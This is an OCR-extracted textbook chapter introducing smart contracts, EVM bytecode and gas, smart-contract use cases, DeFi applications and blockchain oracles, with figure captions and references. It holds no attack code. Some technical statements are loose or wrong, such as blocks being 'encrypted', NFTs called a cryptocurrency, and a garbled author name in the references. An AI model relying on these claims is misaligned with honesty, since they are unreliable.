


Transactions recorded 1

Deployed Contracts

UCMDEFICOIN AT 0X667...A2533 (BLO

Fig. 2.13 Step 10



Import Tokens

Custom Token

Anyone can create a token, including creating fake versions of existing tokens. Learn more about scams and security risks.


Token Contract Address: 2b8eED251035B8E8742488Fb5A2533

Token Symbol: UCMC

Fig. 2.14 Step 11

operates using a state transition function. Every transaction in this function adheres to the following general process:

1. Confirm the transaction's validity and structure by ensuring that the signature is valid. If any issue is encountered, an error is returned at this step.
2. Transaction fee is calculated and sender is validated using digital signature. Once authenticated, the sender's account balance is checked and payment amount decided in the smart contract is deducted from his account. If there is an insufficient balance in the sender's account, an error is returned at this step.




Import Tokens

Would you like to import these tokens?

Token	Balance
UCMC	210... UCMC

Fig. 2.15 Step 12



21000 UCMC

You have no transactions

Fig. 2.16 Step 13

3. The transaction proceeds and changes state as the deducted amount is added to the receiver's account.

Let us understand the process by using Fig. 2.17. Assume the initial state of a banking transaction involving a balance sheet with data stored in five blocks. For exemplary purposes, all data in this example is dummy. The transaction in this example is to transfer $X from A's account to B's account. To begin with, the state transition function reduces $X from A's account and credits it into B's account. If A's




Fig. 2.17 State transition function

account has less than $X at the beginning of the transaction, then the state transition function raises an error. If everything is alright, then new blocks are created, the digital signature of the sender is attached, and the transaction becomes successful, resulting in a new state.

Mathematically, the state transition function for this example can be defined as:

```
APPLY(S,TX) —> S’ or ERROR
```

It simply means, on applying a state transition function to a transaction TX, the initial state S changes to S’ if the transaction is successful or an error is generated.

The state transition function for transaction TX can be defined as:

```
APPLY({A:$100,B:$200},"transfer $50 from A to B")={A:$50,B:$250}
```

This means if A’s account balance in the initial state is $100 and B’s balance is $200, then A’s balance is more than $50 (transfer amount) and the transaction becomes successful, resulting in new account balances for both A and B.

However, if A’s initial balance is less than $50, then an error message is generated as defined below:

```
APPLY({A:$40,B:$50},"transfer $50 from A to B")=ERROR
```

If the signature in the transaction does not match with the sender’s provided signature, the state transition function raises an error in this case as well.

2.3.1 Technical Operational Process

Ethereum provides an open global computing platform called Ethereum virtual machine (EVM) to execute bytecode on a simple stack machine to perform the operations described in this section [8]. A bytecode is a machine-understandable code corresponding to the programming code written by the programmer. Technically, it is the compiled version of the source code into low-level code designed for a software interpreter. It is further compiled into machine code which is recognized by the processor.

Similar to bitcoins, Ethereum has its own virtual currency, called Ether, which is based on proof-of-work. Ethereum's ledger is more general compared to bitcoin's and stores Turing-complete programs in the form of EVM bytecode which is executed on a virtual machine. A Turing-complete program is a data manipulative system which can be used to solve any manipulation problem irrespective of memory and time taken to find the response. This also means that the system is able to recognize additional data manipulation rule sets to computationally solve a problem. Since smart contracts involve computations, Turing-complete programs can be applied in Ethereum as well. The following are some important terms to understand the operational process of smart contracts [9]:

- *Address:* Bytecode is identified as a unique 160-bit hexadecimal hash contract address. Since smart contracts run on a permissionless basis, anyone can invoke them by using an application binary interface (ABI).
- *Gas system:* Gas system is used to measure the computational effort required for smart contracts. It also calculates the execution fee required to be paid to invoke the smart contract.

`Execution Fee = gas_cost x gas_price`

`Gas_cost` depends on the computational resource and `gas_price` is offered by the transaction creators. To limit the gas cost, developers set a gas limit which determines the gas cost. When gas cost exceeds the gas limit, an out-of-gas error message is displayed and execution is stopped.

When a function in the source code is called, the corresponding bytecode is generated on compiling the source code. It is imperative to mention here that a function may have a number of arguments which are also considered while compiling the source code and obtaining the bytecode. Every node in the blockchain stores a copy of the bytecode in its ledger. EVM splits bytecodes into opcodes which are used to execute the task. For example, consider a bytecode `0x6070604001`, EVM splits into bytes (`0x60, 0x70, 0x60, 0x40, 0x01`) and executes the first byte (`0x60`) which refers to opcode PUSH1. It pushes 1 byte onto the EVM stack. Thus, `0x70` is pushed onto the stack. Then, EVM reads the next byte (`0x60`) and pushes `0x40` onto the stack. Figure 2.18 presents the state of stack after each step.

Finally, EVM executes `0x01` which refers to opcode ADD. It adds the previously pushed data on top of the stack (`0x70` and `0x40`) and puts the result (`0xB0`) onto the stack [9].

To summarize, for smart contracts to work, it is important that the involved parties apply their signature technologies when signing transactions in the blockchain applications. For efficiency, the exact conditions need to be coded in smart contracts; otherwise, it will be impossible to automate the process.




Fig. 2.18 Stack state for executing a bytecode

2.4 How Can We Use Smart Contracts


Smart contracts can be used in a variety of fields, from private to public sector, eliminating the need of a third party. Smart contracts provide automation and transparency to applications. This section brings forward some important applications of smart contracts ranging from healthcare to supply chain to financial services.

- *Healthcare*

  Smart contracts can be used to store patient records by using a private key. The access to these records is provided to only a specific set of people who know the private key. All the hospital receipts containing patient information can be stored using blockchain technology. This can be easily shared with insurance companies as a proof of service. Further, the blockchain ledger can be used to maintain records of supply chain, drugs, and regulation compliance.
- *Supply Chain Management*

  Supply chain system consists of various sections such as transportation, shipment, and food processing [10]. The traditional paper-based supply chain process suffers major drawbacks in terms of fraud and loss because the approval process passes through multiple channels. The use of blockchain in the supply chain can help eliminate these drawbacks by providing a secure digital version. Smart contracts can also be used for inventory management and payments.
- *Financial Services and Insurance*

  Smart contracts can be used in financial services by leveraging blockchain in claiming insurance, transferring payments, checking errors in transactions, and budgeting. They protect the accounting system and enforce a transparent decision-making system. They facilitate a cross-border trading system by transferring funds on completion of all conditions mentioned in the code. Smart contracts can help improve financial services, including mortgages and loans. To do so, it can connect with different parties to ensure that the entire process can be executed in a frictionless manner. Figure 2.19 highlights some important use cases of smart contracts [11].



Healthcare	Store patient records, maintain supply chain, drugs, and regulation compliance
Supply Chain	Provide secure digital version and eliminate fraud
Financial Services	Claim insurance, transfer payments, check error in transactions, and budgeting, facilitate cross-border trading system
Voting System	Provide secure and automated voting system
Digital Identity	Provide frictionless use of KYC to improve interoperability, resilience, and compliance
Financial Data Recording	Improve accuracy and transparency of stored financial data and manage uniform recording of data across organization
Government	Automate government operations, including property management
Clinical Trials	Improve cross-institutional visibility to automate data sharing and facilitate privacy-preserving computations
Real Estate	Maintain a database ledger to store property, buyer, and seller information
Critical Infrastructure	Provide security to energy trading system in critical infrastructure
Gaming	Enhance gaming experience with chance and skill games

Fig. 2.19 Use cases of smart contracts

- *Voting System*

  Smart contracts can provide a secure voting system by storing the votes in blockchain technology, making it less susceptible to manipulation. Votes become ledger protected, which is difficult to decode. Thus, smart contracts provide an automated and secure voting system.
- *Digital Identity*

  Digital identity is one of the most common uses of smart contracts. Digital identity comprises personal information, digital assets, and reputation of an individual. Digital identity is one of the biggest assets that can protect the individual from digital frauds and enable sharing it with counterparties. The frictionless use of know your customer (KYC) can help improve interoperability, resilience, and compliance.
- *Financial Data Recording*

  Smart contracts facilitate financial data recording by improving accuracy and transparency of stored data. They make it easier to manage the uniform recording of data across the organization and reduce the reporting and auditing costs associated with it.

- *Government*

  Smart contracts can help automation of several government operations. Some of these operations include efficient and transparent management of property. It also reduces auditing costs. For example, the US Health and Human Services (HHS) department has developed *Accelerate*, an application for contract bill management. The US Centers for Disease Control and Prevention (CDC) is also planning to use blockchain to help track public health outbreaks of diseases [12].
- *Clinical Trials*

  Clinical trials can be improved with smart contracts by improving cross-institutional visibility. It can also automate data sharing between institutions and facilitate privacy-preserving computations. Smart contracts can help in identity management, authentication, and authorization of data.
- *Real Estate*

  Smart contracts enable the real estate system to maintain a centralized database ledger that stores information about property which buyers and sellers can interact directly using a digitally signed legal contract between the counterparts. The use of ledger cuts down excessive legal consultation costs associated with the real estate business [12].
- *Smart Grids and Critical Infrastructures*

  Blockchain can be leveraged in smart grids in various applications, including peer-to-peer energy trading infrastructure, energy trading in electric vehicles, security and privacy-preserving techniques, power generation and distribution, and secure equipment maintenance for power grids. Since blockchain supports immutability, it can be used to prevent cyber-attacks in smart grids [13].
- *Gaming*

  Smart contracts have been used in gaming category which implements games of chance (e.g., LooneyLottery, dice, roulette, rock paper scissors), games of skill (e.g., etherization), and games that are a mix of chance and skills (e.g., PRNG challenge) [14].

2.5 Benefits and Problems of Smart Contracts

Smart contracts have not only changed the way of performing financial transactions but have also brought a revolution in the use of cryptocurrency. They come equipped with several benefits that facilitate customers with proficient and easy means of payments. This section introduces the advantages and disadvantages of smart contracts through the use of blockchain technology. It commences with the benefits and proceeds with problems associated with smart contracts. The following are some of the essential benefits provided by smart contracts [15]:

- *Accuracy:* Smart contracts are based on logical expressions for exchanging payment between the two or more parties bound by a legal agreement. The logical expression is evaluated before executing a certain set of instructions that makes the transaction happen. The use of logical expressions makes smart contracts accurate.
- *Transparency:* Since there is no third party involved and logical codes are used to execute the transactions, smart contracts provide transparency of all steps in the execution to the involved parties.
- *Speed and efficiency:* Smart contracts do not rely on human intervention. This means that they are automated. Once the contract is triggered, the script is automatically executed. The triggered event involved verification of date and time of transaction, amount transferred, and other aspects of the transaction to ensure that crypto wallets are updated efficiently and in a fast manner.
- *Security:* Smart contracts are implemented through the use of blockchain technology that entails decentralized networks comprising non-trusted parties. Moreover, the blocks in blockchain are encrypted to secure the information stored in them. The use of cryptographic algorithms makes smart contracts difficult to decode and perform illegitimate activities.
- *Reduced cost:* Smart contracts eliminate the requirement of a middleman in all applications in which they are implemented. The only legal parties involved are the sender and receiver. This reduces the organizational costs associated with execution of the legal contract.
- *Decentralized validation:* All transactions are validated by network nodes. This eliminates a centralized validation and, hence, the need of intermediaries [16].
- *Trust:* Cryptography enables trust between parties. Since all transactions are digitally signed, user's signatures are validated and cannot be repudiated [16].
- *Data redundancy:* Every node stores a local copy of the blockchain. Thus, if a node loses its data, there is no risk to data at rest of the nodes [16].

Despite offering several advantages, smart contracts have some limitations. The problems associated with smart contracts limit their real-time usage. The following are some of the problems aligned with the use of smart contracts:

- *Immutability:* Since smart contracts are coded using a programming language, once set up, it is impossible to modify them easily. Smart contracts are rigid which leads to many practical problems related to modification of terms and conditions based on different situations.
- *Contractual secrecy:* The use of blockchain technology in smart contracts demands anonymity of participants, but the ledger is stored publicly. Hence, the transactions are visible and there is no contractual secrecy. Any malicious actor can access the decentralized ledger to read transaction data stored in it. In other terms, the origin of a transaction is anonymous, not the content.
- *Legal enforceability:* Although smart contracts are used in quite a few applications in real time, their legal enforceability is still in question. There is a probability that smart contracts are not properly translated from the legal terms and conditions mentioned in the paper-based contract. This also brings another

point in picture which questions the adherence of smart contracts to legal regulations of formal contracts.
- *Understandability:* Smart contracts imply a radical shift from traditional legal contracts to computer-coded machine-understandable contracts. Any non-trained actor would easily misunderstand the way computer coding needs to reflect the exact terms and conditions. This pushes involved parties to hire specialists who can understand the legal contract as well as programming language to maintain accuracy and semantics of the contract [17].
- *Signature verification:* Signature verification is a challenge in blockchain technology as each transaction must be digitally signed using a cryptographic algorithm. Digital signatures consume a lot of computing power resulting in high-energy consumption in smart contracts [18].

2.6 Introduction to DeFi

In the techno-savvy world, can we imagine making investments, transferring payments, sending/borrowing money, and many more without stepping into a financial institution? This reinvention of financial systems is made possible by decentralized finance. DeFi can be imagined as a financial institution that has no physical branches. All the financial operations are performed in a decentralized manner as the name indicates. DeFi is based on a combination of blockchain and other technologies that eliminate the need of a middleman.

A normal banking operation, such as opening a bank account, requires a lot of paperwork and proof of identity. However, with DeFi, all this is made easy without requiring any paperwork, proof, and rechecks by a verifier. All it needs is a digital wallet for each user that stores cryptocurrency. Users exchange payments for transactions in the form of cryptocurrency stored in their wallets. DeFi increases transparency of transactions that never existed in a centralized finance system.

DeFi uses Ethereum blockchain technology powered by smart contracts to eliminate the need of a middleman. Smart contracts can automatically execute transactions while Ethereum blockchain network can automatically validate the authenticity of transactions [19]. DeFi is introducing an unprecedented innovation in the FinTech domain. It rests on the notion that financial systems are no more dependent on centralized intermediaries such as banks, stock exchanges, and brokers. Instead, financial services are provided in a peer-to-peer manner between users that are part of a decentralized network [20].

DeFi's popularity in the financial world can be measured from the market capitalization of its crypto tokens with a total value of USD75 billion and dominance of 19.22% [21]. Financial transactions in a decentralized system are facilitated by a decentralized peer-to-peer network which reduces transaction costs, as opposed to centralized financial systems. Moreover, with the rise of decentralized systems, there is no monopoly of single-hand power which can dominate the financial systems [22].

2.6.1 DeFi Characteristics

DeFi supports automation, transparency, and immutability of transactions because it leverages smart contracts. It is not only automated but also decentralized. It uses blockchain that is replicated on multiple nodes such that every node stores its own copy of block data. So, if any node loses data, there is always a copy stored in the rest of the nodes. This characteristic ensures availability of data at all times. In other words, there is no single point of failure. Further, blockchain provides security to DeFi by encrypting the data. This also means that DeFi is autonomous, i.e., no party can manipulate data in the system.

Anyone can participate in DeFi without identifying themselves in advance. There is no central authority to govern regulations and law in DeFi. When a user initiates a transaction, his digital signatures are attached to transaction data. The signatures are verified by the other user involved in the transaction. Once verified, the transaction becomes authentic.

DeFi is permissionless which means users must not ask for permission to program DeFi applications. It uses an open-source base which makes the system flexible as users can contribute to improving and expanding the original system [20]. Permissionless DeFi evolves innovation and open sourcing in the finance ecosystem. For example, decentralized financial applications and platforms such as Ethereum, Bitcoin, and Libra, often publicly share their core technologies through permissionless open-source licensing to allow developers to contribute to the technology. DeFi is based on public blockchains and open standards, increasing the interoperability across different services and borders. It increases the value of the Internet [23, 24].

2.6.2 DeFi vs CeFi

Centralized finance (CeFi) was invented in the ancient Mesopotamia era. Since then, a wide range of goods and assets have been used as currency to sell and purchase different commodities. It was shaped into the use of a traditional financial system comprising banks, stock exchanges, and brokers. Centralized financial system represents a monopoly which holds the control of the entire system. All the decisions are taken by a central governing body and the rest of the team follows the directions. Users need to follow the intermediary system for completing any transaction whether it is too small or complex [25].

On the contrary, the first and foremost contribution of a decentralized system is to remove any intermediaries that hinder the way users interact with each other. It supports a peer-to-peer decentralized system in which users transfer payments, borrow and lend money, and other financial transactions without any monopoly. Removal of intermediaries has improved the speed and efficiency of decentralized systems. It has also helped in reducing the transaction and monopoly costs. Table 2.1

Table 2.1 CeFi vs DeFi

#	Characteristic	CeFi	DeFi
1	Financial assets	Controlled by central authority	Controlled by users
2	Service architecture	Centralized	Decentralized, peer-to-peer
3	Use of middleman	Required	Not required
4	Physical existence (e.g., office)	Required	Not required
5	Currency	Physical	Virtual or crypto
6	Security and privacy	Limited	Extensive using encryption
7	Transparency	No	Yes
8	Automation	Limited	Extensive with the use of smart contracts
9	Speed and efficiency	Less	More
10	Cost	More intermediary cost	Reduced intermediary cost

differentiates centralized and decentralized finance ecosystems to present a clear and contrasting view.

2.7 DeFi Applications

DeFi is a blockchain-based financial infrastructure that has recently gained popularity. It replicates the existing financial system openly and transparently. It relies on open protocols and decentralized applications (dApps). DeFi is based on smart contracts to enforce code and execute transactions securely and verifiable. It offers a wide variety of applications discussed in this section [26].

2.7.1 DeFi Exchanges

The decentralized crypto exchange organizes trading through smart contracts. Compared to centralized, decentralized crypto exchanges offer better transparency and trustworthiness in trading. First, it organizes transactions through smart contracts, which are open to all participants. Any market participant can easily access the transaction data. Second, all transactions in the crypto exchange are settled on the blockchain, which is validated through independent authorization nodes in the form of proof-of-work [27]. Uniswap is the largest decentralized crypto exchange based on liquidity reserves provided by users. Despite their simplicity, decentralized exchanges support voluminous trading transactions [28, 29].

2.7.2 Lending Pools

Lending pools are one of the main applications of DeFi, which allow users to lend some of their crypto assets to borrowers. All the parameters of a lending agreement, such as maturity period, interest rate, or token prices, are decided by coding a smart contract. Current lending pools hold a large number of lending requests for crypto assets. Lending pools are hard to design because secure smart contracts are difficult to implement [30]. Some of the significant lending protocols used nowadays include Maker, Compound, and Aave. DeFi lending protocols exhibit transparency, liquidity, democracy, agility, and trustworthiness [31]. DeFi lending benefits both lenders and borrowers. It offers marginal trading options allowing long-term investors to lend assets and earn the highest interest rates. It also enables customers to access fiat currency credit to borrow loans at lower rates than decentralized exchanges [32].

2.7.3 Derivatives

In traditional finance, a derivative is a contract that derives its value from the performance of an underlying entity such as an asset, commodity, index, or interest rate. Given the importance of derivatives in traditional finance, they are gaining equal importance in crypto finance as well. The motive of developing derivatives is to curtail the risk associated with exposure to crypto-assets. Popular derivative protocols include Synthetix, UMA, Hegic, Opyn, Perpetual, dYdX, and BarnBridge. DeFi derivatives allow users to create synthetic assets that track the value of the range of tradeable entities [33]. Derivatives also use smart contracts to create tokens without intermediaries. The agreements are cryptographically encoded to make them secure. The primary purpose of derivatives is to hedge the future price change, thus reducing the risk of margin trading [34].

2.7.4 Insurance

Insurance is a widely accepted method for settling claims, especially in developed countries. However, claiming insurance is not always a hassle- and fault-free procedure. To resolve this issue, smart contract-based insurance attempts to provide transparency and legal clarity. Since blockchains and smart contracts are utilized in DeFi, settlement of insurance claims is becoming fault-free [35]. Several DeFi insurance projects include Nexus Mutual, Etherisc, and CDx. These projects create decentralized insurance on different blockchain platforms. Crypto investors can utilize these projects to protect themselves from hacking attempts on popular exchanges [36]. Some examples of DeFi insurance are exchange hacks, attacks on DeFi protocols, smart contract failures, and stable coin price crashes. DeFi insurance is purchased from a decentralized pool of coverage providers. Any user can act as a coverage (liquidity) provider. The coverage provider selects the protocols for covering under the insurance [37].

2.7.5 Gaming

The blockchain-based gaming industry can make revolutions by allowing full control of virtual assets for the players. Gamers have the flexibility to use the gaming assets outside the current game. Moreover, developers can interact with the platforms by integrating cryptocurrency networks into the domain and creating more exciting features [38]. Integration of gaming and decentralized finance has given rise to GameFi, a new term for interacting with players. GameFi is a new type of application that maximizes the advantages offered by blockchain. It offers tokenization of game content where gamers can leverage the opportunity to monetize (play to earn) [39]. *Superplayer.World* is a platform for GameFi assets to issue, apply, and trade. It provides information dissemination and transaction channels for a high-quality gaming experience [40].

2.7.6 NFT

Non-fungible tokens (NFT) are a unit of digital tokens stored on a blockchain and are not inherently interchangeable with other digital assets [41]. NFTs are tradable rights to digital assets (videos, images, music, virtual creations) where ownership is recorded in smart contracts on a blockchain. NFTs gained some popularity in early 2021 with voluminous growth in their trading assets. NFTs include anything related to digital art, such as objects in the virtual world, digital artwork, and digitized characters [42]. NFT is a type of cryptocurrency derived from the Ethereum platform. NFTs have gathered attention from industry as well as the scientific community. It is used in gaming and trading activities. CryptoKids and CryptoPunks are some common examples of NFTs. NFTs possess a great potential for the current decentralized market and future business opportunities [43]. The NFT market uses Ether (cryptocurrency) as the mode of payment for trading [44].

2.8 Importance of Oracles in the Rise of DeFi

Blockchain oracles are third-party services that provide external information called off-chain data to smart contracts. Oracles act as a bridge between the blockchains and the outside world. Off-chain data is not accessible to smart contracts and blockchains, but it is stored to provide relevant information about the outside world to execute the contract. Blockchain oracles have widened the scope of operationalizing smart contracts. It is pertinent to mention that oracles are not a data source themselves, but they provide a layer that queries, verifies, and authenticates external data sources [45].

Blockchain oracles can be classified based on source, the direction of information, and trust. Source specifies the origin of data. The direction of data means inbound or outbound data. Trust signifies a centralized or decentralized approach. For example, an oracle that sources information from a company website represents centralized inbound data originating from the company. There are multiple types of Oraclesv, such as software, hardware, and human. Software oracles interact with online sources of information and transmit it to the blockchain. Examples of software oracles are exchange rates, digital asset prices, and flight information. Hardware oracles interact with real-world information and make it accessible to smart contracts. Examples of hardware oracles include information from IoT devices, barcode scanners, and RFID tags. Human oracles are individuals with specialized knowledge and skills who serve particular fields. Human oracles can verify their identity using cryptography [45].

Blockchain oracles are viewed as decentralized services to transfer data from off-chain data sources to the blockchain. Alternatively, oracles forward data from an external source to the blockchain to compute, store, or transmit it bidirectionally (inbound and outbound). In general terms, oracles provide a bidirectional and computational interface between the off-chain and on-chain systems. Oracles enhance smart contracts' performance, interoperability, and functionality by bringing new trust models and transparency to a diversity of industries [46].

Oracles facilitate blockchains with real-time information coming from external sources. For example, data comes from stock markets, political events, weather updates, etc. Oracles allow blockchains to provide a decentralized and transparent system that processes real-world information. Since the data is coming from a third-party source, it may be unreliable. Thus, oracles do not predict the future but rely on this information to process past events. Some common examples of data gathered by oracles include the following [47]:

- Lottery winners
- Price and exchange rate of the stock market and crypto assets
- Political events
- Sports
- Weather conditions
- Static and dynamic data
- Geolocation data
- Accidents
- Events in other blockchains

Blockchain oracles take DeFi a step further by bridging the gap between real-world and blockchain data. Oracles are used in different DeFi applications such as lending pools, automated market makers, flash loans, stablecoins, and derivatives. Oracles are centralized. Therefore, they introduce the concept of a single point of failure in a decentralized environment. This is often referred to as "the oracle problem." This problem affects all blockchain applications. To address this problem, many oracle providers such as Chainlink and Oraclize are offering their solutions [48].

Oracles play a critical role in uplifting the standard of decentralized applications. However, the level of trust placed in oracles is unclear in the ecosystem. Oracles may be poorly programmed, leading to potential threats and attacks in decentralized systems [49]. Despite the oracle problem and issue of trustworthiness, oracles have paved the way for interfacing blockchain data with off-chain resource data.

2.9 Summary

This chapter provides a brief overview of smart contracts' history and fundamental building blocks. It introduces the technical and operational process of smart contracts. The chapter provides various use cases in real time where smart contracts are adopted. It sheds light on the advantages and challenges faced by smart contracts. Finally, the chapter concludes with an introduction to decentralized finance and its applications. Overall, the chapter lays the foundation for understanding smart contracts and decentralized finance. The following questions are answered in this chapter:

- What are smart contracts?
- How do smart contracts operate, and what are the fundamentals behind their technical operations?
- Where are smart contracts used in real life?
- What are the advantages and challenges faced by smart contracts?
- What are decentralized finance and its applications?
- How do oracles contribute to the rise of decentralized finance?

References

1. Victor Youdom Kemmoe, William Stone, Jeehyeong Kim, Daeyoung Kim, and Junggab Son, Recent Advances in Smart Contracts: A Technical Overview and State of the Art, IEEE Access, Vol. 8, pp. 117782-117801, 2020.
2. Stuart Haber and W. Scott Stornetta, How to time-stamp a digital document, Journal of Cryptology, Vol. 3, No. 2, pp. 99111, 1991, https://www.anf.es/pdf/Haber_Stornetta.pdf
3. Satoshi Nakamoto, Bitcoin: A Peer-to-Peer Electronic Cash System, pp. 1-9, 2008, https://bitcoin.org/bitcoin.pdf
4. Stuart D. Levi and Alex B. Lipton, An Introduction to Smart Contracts and Their Potential and Inherent Limitations, Skadden, Arps, Slate, Meagher & Flom LLP, Harvard Law School Forum on Corporate Governance, 2018.

5. Mateja Durovic and André Janssen, The Formation of Smart Contracts and Beyond: Shaking the Fundamentals of Contract Law?, In Smart Contracts and Blockchain Technology: Role of Contract Law, 2019.
6. Andreas M. Antonopoulos and Gavin Wood, Smart Contracts and Solidity, Mastering Ethereum - Building Smart Contracts and DApps, O'Reilly, First Edition, 2018.
7. Daniel Davis Wood, Ethereum: A Secure Decentralised Generalised Transaction Ledger, Berlin version, 2014.
8. Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Anitha Gollamudi, Georges Gonthier, Nadim Kobeissi, Natalia Kulatova, Aseem Rastogi, Thomas Sibut-Pinote, Nikhil Swamy, and Santiago Zanella-Béguelin, Formal Verification of Smart Contracts: Short Paper, ACM Workshop on Programming Languages and Analysis for Security, Vienna, Austria, 2016.
9. Jiachi Chen, Xin Xia, David Lo, John Grundy, Xiapu Luo, and Ting Chen, DEFECTCHECKER: Automated Smart Contract Defect Detection by Analyzing EVM Bytecode, IEEE Transactions on Software Engineering, pp. 1-19, doi: https://doi.org/10.1109/TSE.2021.3054928, 2021.
10. James Clavin, Sisi Duan, Haibin Zhang, Vandana P. Janeja, Karuna P. Joshi, and Yelena Yesha, Blockchains for Government: Use Cases and Challenges, Digital Government: Research and Practice, Vol. 1, Issue 3, Article No. 22, pp. 1–21, 2020.
11. Top 12 Smart Contract Use Cases, https://101blockchains.com/smart-contract-use-cases/, 2021.
12. Bhabendu Kumar Mohanta, Soumyashree S Panda, and Debasish Jena, An Overview of Smart Contract and Use cases in Blockchain Technology, 9th International Conference on Computing, Communication and Networking Technologies (ICCCNT), 2018.
13. Tejasvi Alladi, Vinay Chamola, Joel J. P. C. Rodrigues, and Sergei A. Kozlov, Blockchain in Smart Grids: A Review on Different Use Cases, Sensors, Vol. 19 (22), 2019.
14. Massimo Bartoletti and Livio Pompianu, An empirical analysis of smart contracts: platforms, applications, and design patterns, Financial Cryptography and Data Security. FC 2017. Lecture Notes in Computer Science(), Vol. 10323. Springer, Cham. https://doi.org/10.1007/978-3-319-70278-0_31, 2017.
15. Zaheer Allam, On Smart Contracts and Organisational Performance: A Review of Smart Contracts Through the Blockchain Technology, Review of Economic & Business Studies, Vol. 11, Issue 2, pp. 137-156, 2018.
16. Valentina Gatteschi , Fabrizio Lamberti, Claudio Demartini, Chiara Pranteda, and Víctor Santamaría, Blockchain and Smart Contracts for Insurance: Is the Technology Mature Enough?, Future Internet, Vol. 10, No. 2, Article No. 20, 2018.
17. Pierluigi Cuccuru, Beyond bitcoin: an early overview on smart contracts, International Journal of Law and Information Technology, Vol. 25, pp. 179-195, 2017.
